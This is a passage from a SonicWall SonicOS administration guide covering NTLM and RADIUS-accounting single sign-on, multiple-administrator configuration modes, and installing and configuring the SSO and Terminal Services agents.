With NTLM, non-domain users could be users who are logged into their PC rather than into the domain , or could be users who were prompted to enter a user name and password and entered something other than their domain credentials. In both cases, NTLM allows for distinguishing these from domain users.

If the user name matches a local user account on the firewall, then the NTLM response is validated locally against the password of that account. If successful, the user is logged in and given privileges based on that account. User group memberships are set from the local account, not from LDAP, and (since the password has been validated locally) will include membership of the Trusted Users group.

If the user name does not match a local user account, the user will not be logged in. The **Allow limited access for non-domain users** option does not apply for users authenticated via NTLM.

Credentials for NTLM Authentication in the Browser

For NTLM authentication, the browser either uses the domain credentials (if the user is logged into the domain), thus providing full single-sign-on functionality, or prompts the user to enter a name and password for the website being accessed (the firewall in this case). Different factors affect the browser's ability to use the domain credentials when the user is logged into the domain. These factors depend on the type of browser being used:

- **Internet Explorer** (9.0 or above) – Uses the user's domain credentials and authenticates transparently if the website that it is logging into the firewall (the SonicWall appliance) is in the local intranet, according to the Security tab in its Internet Options. This requires adding the firewall to the list of websites in the Local Intranet zone in the Internet Options.

  This can be done via the domain's group policy in the Site to Zone Assignment List under Computer Configuration, Administrative Templates, Windows Components, Internet Explorer, Internet Control Panel, Security Page.

- **Google Chrome** – Behaves the same as Internet Explorer, including requiring that the firewall is added to the list of websites in the Local Intranet zone in the Internet Options.

- **Firefox** – Uses the user's domain credentials and authenticates transparently if the website that it is logging into the firewall is listed in the **network.automatic-ntlm-auth.trusted-uris** entry in its configuration (accessed by entering **about:config** in the Firefox address bar).

- **Safari** – Although Safari does support NTLM, it does not currently support fully transparent logon using the user's domain credentials.

  NOTE: Safari does not operate on Windows platforms.

- **Browsers on Non-PC Platforms** – Non-PC platforms, such as Linux and Mac, can access resources in a Windows domain through Samba, but do not have the concept of "logging the PC into the domain" as Windows PCs do. Hence, browsers on these platforms do not have access to the user's domain credentials and cannot use them for NTLM.

When a user is not logged into the domain or the browser cannot use their domain credentials, it will prompt for a name and password to be entered, or will use cached credentials if the user has previously opted to have it save them.

In all cases, should authentication fail when using the user's domain credentials (which could be because the user does not have the privileges necessary to get access) then the browser will prompt the user to enter a name and password. This allows the user to enter credentials different from the domain credentials to get access.

NOTE: When NTLM is enabled for Single Sign-On enforcement, an HTTP/HTTPS access rule with **Trusted Users** as **Users Allowed** must be added to the **LAN to WAN** rules in the **Firewall > Access Rules** page. This rule will trigger an NTLM authentication request to the user. Without the access rule, other configurations such as restrictive Content Filter policies might block the user from Internet access and prevent the authentication request.

How Does RADIUS Accounting for Single-Sign-On Work?

RADIUS Accounting is specified by RFC 2866 as a mechanism for a network access server (NAS) to send user login session accounting messages to an accounting server. These messages are sent at user login and logoff. Optionally, they can also be sent periodically during the user's session.

When a customer uses an external or third-party network access appliance to perform user authentication (typically for remote or wireless access) and the appliance supports RADIUS accounting, a SonicWall appliance can act as the RADIUS Accounting Server, and can use RADIUS Accounting messages sent from the customer's network access server for single sign-on (SSO) in the network.

NOTE: A SonicWall SMA 1000 Series appliance running SMA 11.4 or higher can be configured as an external RADIUS Accounting client, with the SonicWall firewall as the RADIUS Accounting server.

When a remote user connects through a SonicWall SMA or third-party appliance, the SMA or third-party appliance sends an accounting message to the SonicWall appliance (configured as a RADIUS accounting server). The SonicWall appliance adds the user to its internal database of logged in users based on the information in the accounting message.

When the user logs out, the SonicWall SMA or third-party appliance sends another accounting message to the SonicWall appliance. The SonicWall appliance then logs the user out.

NOTE: When a network access server (NAS) sends RADIUS accounting messages, it does not require the user to be authenticated by RADIUS. The NAS can send RADIUS accounting messages even when the third-party appliance is using LDAP, its local database, or any other mechanism to authenticate users.

RADIUS accounting messages are not encrypted. RADIUS accounting is inherently secure against spoofing because it uses a request authenticator and a shared secret. RADIUS accounting requires that a list of the network access servers (NASs), that can send RADIUS Accounting messages, be configured on the appliance. This configuration supplies the IP address and shared secret for each NAS.

Topics:

RADIUS Accounting Messages

RADIUS accounting uses two types of accounting messages:

- **Accounting-Request**
- **Accounting-Response**

An **Accounting-Request** can send one of three request types specified by the **Status-Type** attribute:

- **Start**—sent when a user logs in.
- **Stop**—sent when a user logs out.
- **Interim-Update**—sent periodically during a user login session.

Accounting messages follow the RADIUS standard specified by RFC 2866. Each message contains a list of attributes and an authenticator that is validated by a shared secret.

The following attributes, that are relevant to SSO, are sent in **Accounting-Requests**:

- **Status-Type**—The type of accounting request (**Start**, **Stop**, or **Interim-Update**).
- **User-Name**—The user's login name. The format is not specified by the RFC and can be a simple login name or a string with various values such as login name, domain, or distinguished name (DN).
- **Framed-IP-Address**—The user's IP address. If NAT is used, this must be the user's internal IP address.
- **Calling-Station-Id**—A string representation of the user's IP address, used by some appliances such as SMA.
- **Proxy-State**—A pass-though state used for forwarding requests to another RADIUS accounting server.

SonicWall Compatibility with Third Party Network Appliances

For SonicWall appliances to be compatible with third party network appliances for SSO via RADIUS Accounting, the third party appliance must be able to do the following:

- Support RADIUS Accounting.
- Send both **Start** and **Stop** messages. Sending **Interim-Update** messages is not required.
- Send the user's IP address in either the **Framed-IP-Address** or **Calling-Station-Id** attribute in both **Start** and **Stop** messages.

NOTE: In the case of a remote access server using NAT to translate a user's external public IP address, the attribute must provide the internal IP address that is used on the internal network, and it must be a unique IP address for the user. If both attributes are being used, the **Framed-IP-Address** attribute must use the internal IP address, and the **Calling-Station-Id** attribute should use the external IP address.

The user's login name should be sent in the **User-Name** attribute of **Start** messages and **Interim-Update** messages. The user's login name can also be sent in the **User-Name** attribute of **Stop** messages, but is not required. The **User-Name** attribute must contain the user's account name and may include the domain also, or it must contain the user's distinguished name (DN).

Proxy Forwarding

A SonicWall appliance acting as a RADIUS accounting server can proxy-forward requests to up to four other RADIUS accounting servers for each network access server (NAS). Each RADIUS accounting server is separately configurable for each NAS.

To avoid the need to re-enter the configuration details for each NAS, SonicOS allows you to select the forwarding for each NAS from a list of configured servers.

The proxy forwarding configuration for each NAS client includes timeouts and retries. How to forward requests to two or more servers can be configured by selecting the following options:

- **try the next server on a timeout**
- **forward each request to all the servers**

Non-Domain Users

Users reported to a RADIUS accounting server are determined to be local (non-domain) users in the following cases:

- The user name was sent without a domain, and it is not configured to look up domains for the server via LDAP.
- The user name was sent without a domain, and it is configured to look up domains for the server via LDAP, but the user name was not found.
- The user name was sent with a domain, but the domain was not found in the LDAP database.
- The user name was sent with a domain, but the user name was not found in the LDAP database.

A non-domain user authenticated by RADIUS accounting is subject to the same constraints as one authenticated by the other SSO mechanisms, and the following restrictions apply:

- The user will only be logged in if "Allow limited access for non-domain users" is set.
- The user will not be made a member of the Trusted Users group.

IPv6 Considerations

In RADIUS accounting, these attributes are used to contain the user's IPv6 address:

- Framed-Interface-Id / Framed-IPv6-Prefix

- Framed-IPv6-Address

Currently, all these IPv6 attributes are ignored.

Some devices pass the IPv6 address as text in the **Calling-Station-ID** attribute.

The **Calling-Station-ID** is also ignored if it does not contain a valid IPv4 address.

RADIUS accounting messages that contain an IPv6 address attribute and no IPv4 address attribute are forwarded to the proxy server. If no proxy server is configured, IPv6 attributes discarded.

RADIUS Accounting Server Port

RADIUS accounting normally uses UDP port 1813 or 1646. UDP port 1813 is the IANA-specified port. UDP port 1646 is an older unofficial standard port. The SonicWall appliance listens on port 1813 by default. Other port numbers can be configured for the RADIUS accounting port, but the appliance can only listen on only one port. So, if you are using multiple network access servers (NASs), they must all be configured to communicate on the same port number.

Multiple Administrator Support Overview

This section provides an introduction to the Multiple Administrators Support feature.

Topics:

What is Multiple Administrators Support?

The original version of SonicOS supported only a single administrator to log on to a firewall with full administrative privileges. Additional users can be granted “limited administrator” access, but only one administrator can have full access to modify all areas of the SonicOS GUI at one time.

SonicOS provides support for multiple concurrent administrators. This feature allows for multiple users to log-in with full administrator privileges. In addition to using the default **admin** user name, additional administrator user names can be created.

Because of the potential for conflicts caused by multiple administrators making configuration changes at the same time, only one administrator is allowed to make configuration changes. The additional administrators are given full access to the GUI, but they cannot make configuration changes.

Benefits

Multiple Administrators Support provides the following benefits:

- **Improved productivity** - Allowing multiple administrators to access a firewall simultaneously eliminates “auto logout,” a situation that occurs when two administrators require access to the appliance at the same time and one is automatically forced out of the system.
- **Reduced configuration risk** – The new read-only mode allows users to view the current configuration and status of a firewall without the risk of making unintentional changes to the configuration.

How Does Multiple Administrators Support Work?

The following sections describe how the Multiple Administrators Support feature works:

Configuration Modes

To allow multiple concurrent administrators, while also preventing potential conflicts caused by multiple administrators making configuration changes at the same time, the following configuration modes have been defined:

- **Configuration mode** - Administrator has full privileges to edit the configuration. If no administrator is already logged into the appliance, this is the default behavior for administrators with full and limited administrator privileges (but not read-only administrators).

  NOTE: Administrators with full configuration privilege can also log in using the Command Line Interface (CLI; see the *SonicOS 6.2 CLI Reference Guide*).

- **Read-only mode** - Administrator cannot make any changes to the configuration, but can view the entire management UI and perform monitoring actions.

  Only administrators that are members of the **SonicWall Read-Only Admins** user group are given read-only access, and it is the only configuration mode they can access.

- **Non-configuration mode** - Administrator can view the same information as members of the read-only group and they can also initiate management actions that do not have the potential to cause configuration conflicts.

  Only administrators that are members of the **SonicWall Administrators** user group can access non-configuration mode. This mode can be entered when another administrator is already in configuration mode and the new administrator chooses not to preempt the existing administrator. By default, when an administrator is preempted out of configuration mode, he or she is converted to non-configuration mode. On the **System > Administration** page, this behavior can be modified so that the original administrator is logged out.

Access rights available to configuration modes provides a summary of the access rights available to the configuration modes. Access rights for limited administrators are included also, but note that this table does not include all functions available to limited administrators.

Access rights available to configuration modes

Function	Full admin in config mode	Full admin in non-config mode	Read-only administrator	Limited administrator
Import certificates	X			
Generate certificate signing requests	X			
Export certificates	X			
Export appliance settings	X	X	X	
Download TSR	X	X	X	
Use other diagnostics	X	X		X
Configure network	X			X
Flush ARP cache	X	X		X
Setup DHCP Server	X			
Renegotiate VPN tunnels	X	X		

Access rights available to configuration modes

Function	Full admin in config mode	Full admin in non-config mode	Read-only administrator	Limited administrator
Log users off	X	X		X guest users only
Unlock locked-out users	X	X		
Clear log	X	X		X
Filter logs	X	X	X	X
Export log	X	X	X	X
Email log	X	X		X
Configure log categories	X	X		X
Configure log settings	X			X
Generate log reports	X	X		X
Browse the full UI	X	X	X	
Generate log reports	X	X		X

User Groups

The Multiple Administrators Support feature supports two new default user groups:

- **SonicWall Administrators** - Members of this group have full administrator access to edit the configuration.
- **SonicWall Read-Only Admins** - Members of this group have read-only access to view the full management interface, but they cannot edit the configuration and they cannot switch to full configuration mode.

It is not recommended to include users in more than one of these user groups. However, if you do so, the following behavior applies:

- If members of the **SonicWall Administrators** user group are also included in the **Limited Administrators** or **SonicWall Read-Only Admins** user groups, the members will have full administrator rights.
- If members of the **Limited Administrators** user group are included in the **SonicWall Read-Only Admins** user group, the members will have limited administrator rights.
- If members of the **SonicWall Read-Only Admins** user group are later included in another administrative group, the **If this read-only admin group is used with other administrative groups** option in the **SonicWall Read-Only Admins** group configuration determines whether the members are still restricted to read-only access or have the full administration capabilities set by their other group.

Priority for Preempting Administrators

The following rules govern the priority levels that the various classes of administrators have for preempting administrators that are already logged into the appliance:

1. The **admin** user and SonicWall Global Management System (GMS) both have the highest priority and can preempt any users.
2. A user that is a member of the **SonicWall Administrators** user group can preempt any users except for the **admin** and SonicWall GMS.
3. A user that is a member of the **Limited Administrators** user group can only preempt other members of the **Limited Administrators** group.

GMS and Multiple Administrator Support

When using SonicWall GMS to manage a firewall, GMS frequently logs in to the appliance (for such activities as ensuring that GMS management IPSec tunnels have been created correctly). These frequent GMS log-ins can make local administration of the appliance difficult because the local administrator can be preempted by GMS.

Installing the Single Sign-On Agent and/or Terminal Services Agent

Configuring SSO is a process that includes installing and configuring the SonicWall SSO Agent and/or the SonicWall Terminal Services Agent (TSA), and configuring a firewall running SonicOS to use the SSO Agent or TSA. For an introduction to SonicWall SSO, see Single Sign-On Overview on page 1462.

The following sections describe how to install SSO agent and/or TSA; for configuring SonicOS for SSO and TSA, see Single Sign-On Overview on page 1462; for configuring SonicOS to use the SSO agent, see Configuring SonicOS to Use the SonicWall SSO Agent on page 1535; for advanced LDAP configuration, see Advanced LDAP Configuration on page 1557.

- Logging Out SSO Users on page 1493
- Configuring Additional SSO User Settings on page 1494
- Viewing SSO and LDAP Messages with Packet Monitor on page 1494

Installing the SonicWall SSO Agent

The SonicWall SSO Agent is part of the SonicWall Directory Connector. The SonicWall SSO Agent must be installed on at least one, and up to eight, workstations or servers in the Windows domain that have access to the Active Directory server using VPN or IP. It is recommended that these workstations or servers be separate, standalone workstations or servers. The SonicWall SSO Agent must have access to your firewall.

To install the SonicWall SSO Agent, see the procedure in the *SonicWall Directory Services Connector Administration Guide*. You can download this guide from mysonicwall.com.

Installing the SonicWall Terminal Services Agent

Install the SonicWall TSA on one or more terminal servers on your network within the Windows domain. The SonicWall TSA must have access to your SonicWall security appliance, and the appliance must have access to the TSA. If you have a software firewall running on the terminal server, you may need to open up the UDP port number for incoming messages from the appliance.

SonicWall TSA is available for download without charge from MySonicWall.

To install the SonicWall TSA:

1 On a Windows Terminal Server system, download one of the following installation programs, depending on your computer:

- SonicWall `TSAInstaller32.msi` (32 bit, version 3.0.28.1001 or higher)
- SonicWall `TSAInstaller64.msi` (64 bit, version 3.0.28.1001 or higher)


You can find these on http://www.mysonicwall.com.

2 Double-click the installation program to begin installation.


3 On the Welcome page, click **Next** to continue.

4 The License Agreement displays. Select **I agree** and click **Next** to continue.

5 On the Select Installation Folder window, select the destination folder. To use the default folder, `C:\Program Files\SonicWall\SonicWall Terminal Services Agent\`, click **Next**. To specify a custom location, click **Browse,** select the folder, and click **Next**.




6 On the Confirm Installation window, click **Next** to start the installation.



7 Wait while the SonicWall Terminal Services Agent installs. The progress bar indicates the status.

8 When installation is complete, click **Close** to exit the installer.

9 You must restart your system before starting the SonicWall Terminal Services Agent. To restart immediately, click **Yes** in the dialog box. To restart later, click **No**.




Configuring the SonicWall SSO Agent

The SonicWall SSO Agent communicates with workstations using NetAPI or WMI, which both provide information about users that are logged into a workstation, including domain users, local users, and Windows services. WMI is pre-installed on Windows Server 2003, Windows XP, Windows ME, and Windows 2000. For other Windows versions, visit `www.microsoft.com` to download WMI. Verify that WMI or NetAPI is installed prior to configuring the SonicWall SSO Agent.

The .NET Framework 2.0 must installed prior to configuring the SonicWall SSO Agent. The .NET Framework can be downloaded from Microsoft at www.microsoft.com.


To configure the communication properties of the SonicWall SSO Agent:

1 Launch the SonicWall Configuration Tool by double-clicking the desktop shortcut or by navigating to **Start > All Programs > SonicWall > SonicWall Directory Connector > SonicWall Configuration Tool**.



NOTE: If the IP address for a default firewall was not configured, or if it was configured incorrectly, a pop up will display. Click **Yes** to use the default IP address (`192.168.168.168`) or click **No** to use the current configuration.


If you clicked **Yes**, the message **Successfully restored the old configuration** will display. Click **OK**.



If you clicked **No**, or if you clicked **Yes** but the default configuration is incorrect, the message **SonicWall SSO Agent service is not running. Please check the configuration and start the service.** will display. Click **OK**.

If the message **SonicWall SSO Agent service is not running. Please check the configuration and start the service** displays, the SSO Agent service is disabled by default. To enable the service, expand the SonicWall Directory Connector Configuration Tool in the left navigation panel by clicking the **+** icon, highlight the SonicWall SSO Agent underneath it, and click the **Start** icon.


2 In the left-hand navigation panel, expand the SonicWall Directory Connector Configuration Tool by clicking the **+** icon. Right click the **SonicWall SSO Agent** and select **Properties**.




3 From the **Logging Level** drop-down menu, select the level of events to be logged in the Windows Event Log. The default logging level is 1. Select one of the following levels:

- **Logging Level 0** - Only critical events are logged.
- **Logging Level 1** - Critical and significantly severe events are logged.
- **Logging Level 2** - All requests from the appliance are logged, using the debug level of severity.


NOTE: When Logging Level 2 is selected, the SSO Agent service will terminate if the Windows event log reaches its maximum capacity.



4 In the **Refresh Time** field, enter the frequency, in seconds, that the SSO Agent will refresh user log in status. The default is **60** seconds.




5 From the **Query Source** drop-down menu, select the protocol that the SSO Agent will use to communicate with workstations, either **NETAPI** or **WMI**.



NOTE: NetAPI will provide faster, though possibly slightly less accurate, performance. WMI will provide slower, though possibly more accurate, performance. With NetAPI, Windows reports the last login to the workstation whether or not the user is still logged in. This means that after a user logs out from his computer, the appliance will still show the user as logged in when NetAPI is used. If another user logs onto the same computer, then at that point the previous user is logged out from the SonicWall.

WMI is pre-installed on Windows Server 2003, Windows XP, Windows Me, and Windows 2000. Both NetAPI and WMI can be manually downloaded and installed. NetAPI and WMI provide information about users that are logged into a workstation, including domain users, local users, and Windows services.

6 In the **Configuration File** field, enter the path for the configuration file. The default path is **`C:\Program Files\SonicWall\DCON\SSO\CIAConfig.xml`**.



7 Click **Accept**.


8 Click **OK**.

Adding a SonicWall Network Security Appliance

Use these instructions to manually add a firewall if you did not add one during installation, or to add additional firewalls.


To add a firewall:

1 Launch the SonicWall SSO Agent Configurator.



2 Expand the SonicWall Directory Connector and SonicWall SSO Agent trees in the left column by clicking the **+** button.

3 Right click **SonicWall Appliance** and select **Add**.



4 Enter the appliance IP address for your SonicWall network security appliance in the **Appliance IP** field.

5 Enter the port for the same appliance in the **Appliance Port** field. The default port is **2258**. Give your appliance a friendly name in the **Friendly Name** field.

6 Enter a shared key in the **Shared Key** field or click **Generate Key** to generate a shared key.

7 When you are finished, click **OK**.

Your appliance displays in the left-hand navigation panel under the SonicWall Appliance tree.

Editing Appliances in SonicWall SSO Agent

You can edit all settings on firewalls previously added in SonicWall SSO Agent, including IP address, port number, friendly name, and shared key. To edit a firewall in SonicWall SSO Agent, select the appliance from the left-hand navigation panel and click the **Edit** icon above the left-hand navigation panel. You can also click the **Edit** tab at the bottom of the right-hand window.

Deleting Appliances in SonicWall SSO Agent

To delete a firewall you previously added in SonicWall SSO Agent, select the appliance from the left-hand navigation panel and click the **Delete** icon above the left-hand navigation panel.

Modifying Services in SonicWall SSO Agent

You can start, stop, and pause SonicWall SSO Agent services to firewalls.

To pause services for an appliance, select the appliance from the left-hand navigation panel and click the **Pause** icon.

To stop services for an appliance, select the appliance from the left-hand navigation panel and click the **Stop** icon.

To resume services, click the **Start** icon.

NOTE: You may be prompted to restart services after making configuration changes to a firewall in the SonicWall SSO Agent. To restart services, press the stop button then press the start button.

Configuring the SonicWall Terminal Services Agent

